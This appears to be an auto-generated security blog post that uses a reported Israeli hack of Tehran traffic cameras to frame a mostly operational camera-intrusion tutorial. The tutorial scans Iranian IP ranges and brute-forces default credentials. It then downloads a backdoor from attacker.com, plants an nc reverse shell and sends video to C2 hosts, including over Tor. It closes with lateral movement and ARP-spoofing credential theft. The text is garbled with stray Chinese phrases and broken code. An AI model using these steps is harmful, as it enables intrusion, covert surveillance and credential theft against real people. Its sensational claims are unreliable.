
Listen to this Post
Introduction

In an unprecedented fusion of cyber espionage and kinetic military action, Israeli intelligence agencies reportedly executed a years-long operation compromising Tehran’s urban camera infrastructure to monitor and ultimately assassinate Iranian Supreme Leader Ayatollah Ali Khamenei. This operation transformed thousands of internet-exposed traffic cameras and municipal CCTV systems into a real-time intelligence-gathering network, demonstrating how vulnerable IoT devices can be weaponized for国家级 surveillance and precision strikes . The attack chain leveraged fundamental security weaknesses plaguing IP cameras worldwide—default credentials, unpatched firmware, and exposed administrative interfaces—turning Iran’s own surveillance apparatus against its leadership .
Learning Objectives
- Master the methodology for identifying and fingerprinting internet-exposed IP cameras using Shodan, Censys, and specialized scanning tools
- Understand the technical exploitation of common IoT vulnerabilities including hardcoded credentials and unpatched CVEs
- Learn defensive strategies to harden camera infrastructure against reconnaissance and compromise
You Should Know
1. Reconnaissance: Mapping the Urban Surveillance Grid
The foundation of this operation relied on comprehensive discovery of Tehran’s camera infrastructure. Intelligence operatives likely employed network scanning tools to identify devices exposed to the internet without proper access controls. This phase mirrors standard penetration testing methodologies adapted for大规模城市环境。
Shodan Discovery Methodology
Shodan (www.shodan.io) serves as the primary tool for discovering internet-connected cameras. The search engine continuously scans global IP addresses and indexes device banners, making it invaluable for identifying vulnerable infrastructure .
Basic Camera Discovery Queries:
 Find all cameras in Iran (country code IR)
shodan search country:IR device_type:camera

Locate specific camera brands with known vulnerabilities
shodan search "Hikvision" country:IR
shodan search "Dahua" country:IR port:80

Find cameras with default credentials exposure
shodan search "default password" country:IR port:23
Censys for Deep Protocol Analysis:
Censys provides more granular protocol-level intelligence, particularly useful for analyzing TLS configurations and service versions .
 Python script using Censys API to identify vulnerable cameras
from censys.search import CensysHosts

h = CensysHosts()
query = "services.service_name: HTTP and services.http.response.html_title='Camera Login' and location.country: Iran"

results = h.search(query, per_page=100)
for result in results:
print(f"IP: {result['ip']}, Ports: {[s['port'] for s in result['services']]}")
CCTVScan for Targeted Enumeration:
For operational deployment, specialized tools like CCTVScan automate大规模camera discovery across multiple protocols including HTTP, RTSP, ONVIF, and RTMP .
 Install CCTVScan
git clone https://github.com/postfix/cctvscan.git
cd cctvscan
go build -o cctvscan ./cmd/cctvscan

Comprehensive scan of Tehran IP ranges
sudo ./cctvscan --comprehensive --rate 5000 5.202.0.0/16

Scan specific camera ports with credential testing
sudo ./cctvscan --ports 80,443,554,8080 --creds default_creds.txt 5.202.64.0/18
The tool’s default port list includes 79 camera-specific ports covering web interfaces (80,443,8080), RTSP streaming (554,8554), ONVIF discovery (3702), and proprietary camera ports (37777-37800 for Hikvision/Dahua) .
2. Vulnerability Identification: Exploiting the Weakest Link
Once cameras are discovered, attackers analyze them for known vulnerabilities. IP cameras consistently suffer from the same classes of weaknesses: hardcoded credentials, unpatched firmware, and exposed debugging interfaces .
CVE Exploitation Examples:
Recent critical vulnerabilities demonstrate the ease of camera compromise:
CVE-2021-47796 (Denver SHC-150 Camera) : Hardcoded telnet credentials allowing unauthenticated remote code execution. Attackers connect to port 23 using default credentials and gain root shell access .
 Exploitation example
telnet 192.168.1.100 23
 Default credentials: admin:admin or root:root
 After login, verify access
uname -a
id
 Install persistence
wget -O /tmp/backdoor http://attacker.com/payload
chmod +x /tmp/backdoor && /tmp/backdoor
CVE-2025-7503 (Shenzhen Liandian OEM Camera) : Undocumented telnet service with default credentials, enabled by default and not configurable via web interface. Provides root-level shell access .
Automated Vulnerability Scanning:
 Use Nmap for CVE detection
nmap -sV --script vuln 5.202.64.0/24

Masscan for rapid large-scale scanning
masscan -p80,443,8080,554,23 5.202.0.0/16 --rate=10000 -oJ scan.json

Parse results for vulnerable services
cat scan.json | jq '.[] | select(.ports[].service == "telnet")'
Credential Brute-Forcing:
Many cameras ship with default credentials that users never change. Tools like CCTVScan include intelligent credential testing across multiple authentication methods .
 Create default credentials file
cat > camera_creds.txt << EOF
admin:admin
admin:1234
admin:password
root:root
root:12345
administrator:admin
EOF

Run credential testing
sudo ./cctvscan --creds camera_creds.txt --threads 50 5.202.64.0/24
3. Persistence and Intelligence Collection
After compromising cameras, attackers establish persistent access for长期surveillance. This mirrors how Mossad reportedly monitored Tehran for months or years, collecting pattern-of-life data on security forces and leadership movements .
Establishing Covert Access:
 Create reverse shell persistence
 On compromised camera:
cat > /etc/init.d/persistence << EOF
!/bin/sh
while true; do
nc -e /bin/sh attacker-c2.com 4444
sleep 60
done
EOF

chmod +x /etc/init.d/persistence
update-rc.d persistence defaults

Modify firmware to hide traces
 Extract firmware, add backdoor, reflash
Video Stream Exfiltration:
Once persistent access is achieved, attackers can capture and exfiltrate video streams in real-time.
 Python script to capture RTSP stream
import cv2
import requests

camera_ip = "5.202.xxx.xxx"
rtsp_url = f"rtsp://admin:password@{camera_ip}:554/stream1"

cap = cv2.VideoCapture(rtsp_url)
fourcc = cv2.VideoWriter_fourcc('XVID')
out = cv2.VideoWriter('output.avi', fourcc, 20.0, (640,480))

while True:
ret, frame = cap.read()
if ret:
out.write(frame)
 Send key frames to C2
_, img_encoded = cv2.imencode('.jpg', frame)
requests.post('http://c2-server.com/upload', data=img_encoded.tobytes())
4. Pattern-of-Life Analysis: From Video to Intelligence
The true value of compromised cameras lies not in individual feeds but in the aggregated intelligence derived from长期observation. Advanced analytics transform raw video into actionable targeting data .
AI-Driven Analysis Pipeline:
 Simplified pattern-of-life analysis
import pandas as pd
import numpy as np
from sklearn.cluster import DBSCAN

Load vehicle movement data from multiple cameras
data = pd.read_csv('vehicle_movements.csv')
 Features: timestamp, camera_id, vehicle_type, direction

Identify convoy patterns
convoy_patterns = data[data['vehicle_type'] == 'armored'].groupby('camera_id').agg({
'timestamp': lambda x: x.diff().mean(),
'direction': 'first'
})

Cluster to find regular routes
coords = data[['lat', 'lon']].values
clustering = DBSCAN(eps=0.01, min_samples=5).fit(coords)
data['route_cluster'] = clustering.labels_

Identify high-value target patterns
security_presence = data[data['vehicle_type'].isin(['escort', 'motorcade'])]
hotspots = security_presence.groupby('camera_id').size().sort_values(ascending=False)
print(f"Critical observation points: {hotspots.head(10)}")
This analysis reportedly enabled Israeli intelligence to understand security routines, identify key personnel, and predict movements with sufficient precision to execute the strike .
5. Operational Security: Covering Tracks
Long-term surveillance operations require maintaining access while avoiding detection. Attackers implement multiple layers of operational security.
Traffic Obfuscation:
 Route exfiltration through compromised infrastructure
 On camera, use Tor or proxy chains
apt-get install tor proxychains
 Configure proxychains to use Tor
sed -i 's/socks4 127.0.0.1 9050/socks5 127.0.0.1 9050/' /etc/proxychains.conf

Exfiltrate through Tor
proxychains curl -F "file=@/tmp/video_chunk.mpg" http://c2-server.onion/upload
Access Pattern Masking:
 Randomize access patterns to avoid detection
import time
import random

def randomized_access(camera_list):
while True:
camera = random.choice(camera_list)
access_duration = random.uniform(30, 300)  30 seconds to 5 minutes
print(f"Accessing {camera} for {access_duration:.1f} seconds")

Perform intelligence collection
collect_from_camera(camera, access_duration)

Random sleep between accesses
sleep_time = random.uniform(600, 3600)  10 minutes to 1 hour
time.sleep(sleep_time)
6. Defense: Hardening Camera Infrastructure
Organizations can implement multiple layers of defense to prevent their cameras from being weaponized against them .
Network Segmentation:
 Isolate cameras on dedicated VLAN
 On managed switch:
vlan 100
name Camera-Network
interface gigabitEthernet 1/0/1-48
switchport access vlan 100

Firewall rules to restrict camera traffic
iptables -A FORWARD -i vlan100 -o external -p tcp --dport 80 -j DROP
iptables -A FORWARD -i vlan100 -o external -p udp --dport 554 -j DROP

Allow only necessary outbound connections
iptables -A FORWARD -i vlan100 -o external -p tcp --dport 443 -d update-server.com -j ACCEPT
Firmware Hardening:
 Disable unnecessary services
 For Linux-based cameras:
systemctl stop telnet
systemctl disable telnet
systemctl stop ssh
systemctl disable ssh

Change default credentials immediately
passwd admin
 Use strong password: Cm3rA9@vQx!

Enable HTTPS-only access
 In camera web interface, disable HTTP, enforce HTTPS
Continuous Monitoring:
 Monitor for unauthorized access attempts
import subprocess
import re

def monitor_camera_logs():
log_output = subprocess.check_output("tail -f /var/log/camera.log", shell=True)
for line in log_output.split('\n'):
 Detect brute force attempts
if re.search(r'Failed login|Authentication failure', line):
ip = re.search(r'(\d+.\d+.\d+.\d+)', line).group(1)
print(f"ALERT: Brute force attempt from {ip}")
 Block IP
subprocess.run(f"iptables -A INPUT -s {ip} -j DROP", shell=True)

Detect firmware changes
if re.search(r'Firmware updated|System reboot', line):
print("CRITICAL: System configuration changed")
 Trigger incident response
7. Advanced Exploitation: From Camera to Network Pivot
Compromised cameras serve as entry points into broader networks. Once inside, attackers can pivot to more valuable targets.
Lateral Movement:
 From compromised camera, scan internal network
nmap -sT 192.168.1.0/24 -p 445,3389,22,80

Mount Windows shares if credentials discovered
mount -t cifs //192.168.1.50/share /mnt/windows -o username=administrator,password=password123

SSH tunneling for persistent access
ssh -R 8080:localhost:80 [email protected]
Credential Harvesting:
 Capture network credentials via ARP spoofing
import scapy.all as scapy

def arp_spoof(target_ip, gateway_ip):
target_mac = get_mac(target_ip)
gateway_mac = get_mac(gateway_ip)

Poison ARP cache
packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=gateway_ip)
scapy.send(packet, verbose=False)

def packet_sniffer(packet):
if packet.haslayer(scapy.Raw):
load = packet[scapy.Raw].load
if 'password' in load or 'user' in load:
print(f"Captured credentials: {load}")

Enable IP forwarding
subprocess.run("echo 1 > /proc/sys/net/ipv4/ip_forward", shell=True)
What Undercode Say
- Default credentials remain the Achilles’ heel of IoT security – Despite decades of warnings, manufacturers continue shipping devices with hardcoded credentials that attackers can exploit en masse. The Tehran operation succeeded because thousands of cameras were accessible with “admin/admin” .
-
Physical infrastructure now exists in the digital battlespace – Urban surveillance systems designed for internal security become liabilities when adversaries gain control. Every camera, traffic light, and sensor represents a potential intelligence-gathering node for determined opponents.
The Tehran camera compromise represents a paradigm shift in how nation-states conduct intelligence operations. Rather than deploying human agents, intelligence agencies now weaponize the target’s own infrastructure. This operation demonstrates that IoT security is not merely a privacy concern but a matter of national security. Organizations deploying connected cameras must recognize they are installing potential surveillance devices that could be turned against them. The line between cyber operations and kinetic warfare has permanently blurred—a city’s security cameras are now legitimate military targets, and their compromise can enable precision strikes that reshape geopolitics.
Prediction
The Tehran operation will accelerate the weaponization of urban IoT infrastructure in future conflicts. Expect to see:
– Camera vulnerabilities exploited for real-time targeting in active combat zones within the next 12-18 months
– Development of counter-CCTV tactics including camera blinding, feed injection, and mass exploitation as standard military doctrine
– Regulatory backlash as governments mandate security standards for connected devices, though manufacturers will resist until catastrophic breaches force change
– Proliferation of AI-powered surveillance analytics as both offensive and defensive tools, making pattern-of-life analysis accessible to non-state actors
The democratization of these capabilities means similar operations won’t remain the exclusive domain of超级大国—within five years, sophisticated criminal enterprises and terrorist groups will replicate aspects of this methodology for assassinations, kidnappings, and industrial espionage.
References
1. Baidu Cloud. (2025). 探索网络空间测绘利器:Shodan与Censys搜索引擎入口解析
- Berita Jatim. (2026). Operasi Rahasia Intelijen AS dan Israel Retas CCTV Lalu Lintas Teheran
- SentinelOne. (2026). CVE-2021-47796: Denver SHC-150 Camera RCE Vulnerability
- GitHub. (2025). postfix/cctvscan: IP Camera Security Assessment Toolkit
- Tencent Cloud. (2025). How to fix the camera vulnerability?
6. Baidu Cloud. (2025). 深入解析:Shodan与Censys搜索引擎入口及应用指南
- Republic World. (2026). How Israeli Intelligence Mossad Turned Tehran’s Own Surveillance Cameras
8. INCIBE. (2025). CVE-2025-7503
- Old Dominion University. (2025). Investigating the Security Vulnerabilities of IP Cameras
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ainoa Guillen – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


